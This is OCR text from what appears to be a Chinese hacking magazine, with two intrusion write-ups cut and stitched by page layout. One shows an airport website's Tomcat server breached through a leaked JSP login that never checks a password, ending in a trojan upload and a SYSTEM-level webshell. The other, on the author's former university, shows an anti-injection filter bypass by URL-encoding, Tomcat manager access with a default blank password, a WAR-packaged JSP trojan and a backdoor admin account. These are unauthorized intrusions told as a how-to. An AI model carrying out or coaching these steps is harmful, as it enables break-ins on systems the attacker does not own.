


图4

五、再次从web程序入手

访问了整个c盘都没有找到tomcat所在的安装目录，难道是tomcat安装在其他的盘，又在tomcat的admin管理程序里面添加两个路径指向E（别名为test2）、F、H盘的context文件，从浏览器上分别访问。E盘不能够访问，F盘能够访问，都是机场的一些事务方面的文件，H盘提示不存在。E盘存在为什么不能访问呢？难道是权限上做了限制吗？仔细分析了错误，提示是index.jsp文件解析出错。晕，难道是E盘整个盘都是webroot吗？那么tomcat又是安装在什么地方的呢？想不通，经过跟svi的商量，决定先去图书馆偶遇一下美女，让大脑轻松一下再回来做。去了图书馆更是伤心，突然间觉得自己的脑袋不好用了，很明显我们工科院校的美女特别少，就算有美女也只是跟着男朋友玩去了。加之这个安全检测没出成绩，更是郁闷。在图书馆不到半小时，又回来了。

分析了一下，觉得E盘安装tomcat的可能性最大，但是E盘的根目录不能访问，就只能猜解了，tomcat安装目录一般情况会安装在Program Files文件夹里面，提交http://www.xxx.com/test2/Program Files，发现不存在。默认的情况下tomcat安装目录会取名tomcat+版本号，试着提交http://221.237.177.47/test2/Tomcat 4.1/能浏览目录，原来是把tomcat安装在E:\ Tomcat 4.1\里。马上去http://www.xxx.com/test2/Tomcat 4.1/webapps /里查看代码，一不小心查看jsp的代码全暴错。估计是因为通过新建的虚拟目录访问webroot的程序的时候路径不对导致出错。





图5


图6

这时候svi又提醒我去work 的目录看一下，因为jsp是编译性语言，在执行的过程中要先编译成*.java和*.class文件，然后才能正常的访问，而work就是存放这些java和class文件的目录。在E:\ Tomcat 4.1\Standalone\localhost\airport\back\找到了login_jsp.java，从back上估计很可能就是后台的程序，E:\ Tomcat 4.1\Standalone\localhost\airport\back\里的文件是由webroot目录airport\ back里面的文件编译的。下载login_jsp.java，如图5。

存在如下代码：

```
_UserName = request.getParameter("UserName");
    //取得用户名
_MD5UserName  = request.getParameter("MD5UserName");
//取得密码
……
if((null!=_UserName)&&(_UserName.length()>0))
   //如果用户名不为空
{
    MD5 _MD5 = new MD5();
    String ._MD5NameCMS= _MD5.getMD5ofStr(_UserName);      //
对用户名md5加密
    if(!_MD5UserName.equals(_MD5NameCMS))
    {
      System.out.println("MD5验证失败! ");
      out.write("\r\n          ");
      out.write("<script>\r\n   alert(\"您没有权限进入! \");\r\n
window.close();\r\n  ");
      out.write("</script>\r\n  ");
    }
    //如果MD5验证通过，进行数据库用户表验证
    else
    {
      UserLoginModule ulm = new UserLoginModule();
      if(!ulm.isUseridExists(_UserName,"1"))
      {
        System.out.println("数据库验证失败! ");

      out.write("\r\n");
      out.write("<script>\r\n    alert(\"您没有权限进入! \");\r\n
window.close();\r\n");
      out.write("</script>\r\n");
      }
      else
      {
        System.out.println("用户名密码正确! ");
  response.sendRedirect("http://www.xxx.com/airport/back/login.jsp?
UserName="+_UserName);
      }
    }
}
```

从下载的代码分析，取得用户名和密码后，只判断了对用户名的md5加密成功和用户名是不是在数据库里面存在的，并没有验证密码。直接提交：http://www.xxx.com/airport/back/login.jsp?UserName=admin，进入了后台。找到上传页面（用IE7.0不能正常访问），直接上传jsp木马成功，如图6所示。直接访问上传的jsp木马，得到一个webshell，执行命令whoami知道tomcat为系统权限(图7)。

六、总结

从jsp缓存里面去读要渗透站点的代码的想法真是有点不可

对母校的一次安全检测

图 闰飞

从本文中你可以学到：

1. tomcat 获取 webshell 的方法
2. 常规嗅探的手法




图 1




图 2

一、初步分析

一次在母校的官方网站上闲逛，发现学校正在建设数字化校园，于是想对母校进行一次友情检测，看看它的安全性到底如何？打开学校官方网站，随手在个有参数传递的网址后面加个单引号，http://www.xxxxx.org/newssite/news/news/xynews.asp?id=2034'，出现如下提示，如图 1 所示。

这个是枫叶防注入系统，这个通用防注入程序很好绕过，把id改为%69%64，即http://www.xxxxx.org/newssite/news/news/xynews.asp?%69%64=2034'，出现如下提示，如图 2。

看来做了两次过滤，管理员的安全意识还不错。看了半天也没有发现注入，网站上又没有论坛和留言板，看来还挺难搞的。




图 3

二、Arp 嗅探

ping了一下网址得到ip，在http://whois.webhosting.info上对网站所在的网段进行仔细的查询，并一个个打开网站进行查看，发现一个网站是用 jsp 做的，web服务器是Tomcat Server，由于Apache Tomcat是以服务启动的，并且好多管理员对tomcat的配置并不熟悉，导致安全漏洞，一旦入侵成功，上传jspshell便可得到管理员权限。随便看了看，管理员果然没有配置好服务器，出现了遍历目录，如图 3。

在网站的根目录下加个 /manager/html，出现了 tomcat 的管理界面，如图4。

用默认用户名 admin 和默认密码为空试试，登录成功，如图 5。




图 4




图 5

网上关于tomcat后台拿webshell的文章很多，我简要地说一下，在manager/html 目录下，可以直接上传一个war文件（用于远程管理tomcat服务的脚本文件），来自动建立虚拟目录，我在附件中提供了一个job.rar，下载之后用winrar打开，里面的job.jsp是一个jsp马，你可以替换成你自己的，上传之前将job.rar修改后缀名为job.war，然后上传，上传之后访问http://ip/job/job.jsp 即可。得到的jspshell如图6所示。

登录后执行cmd命令添加管理员 yf 成功，如图 7 和图 8。



图6

通过用net start查看服务，知道开启了超级终端服务，用netstat 一




图 7

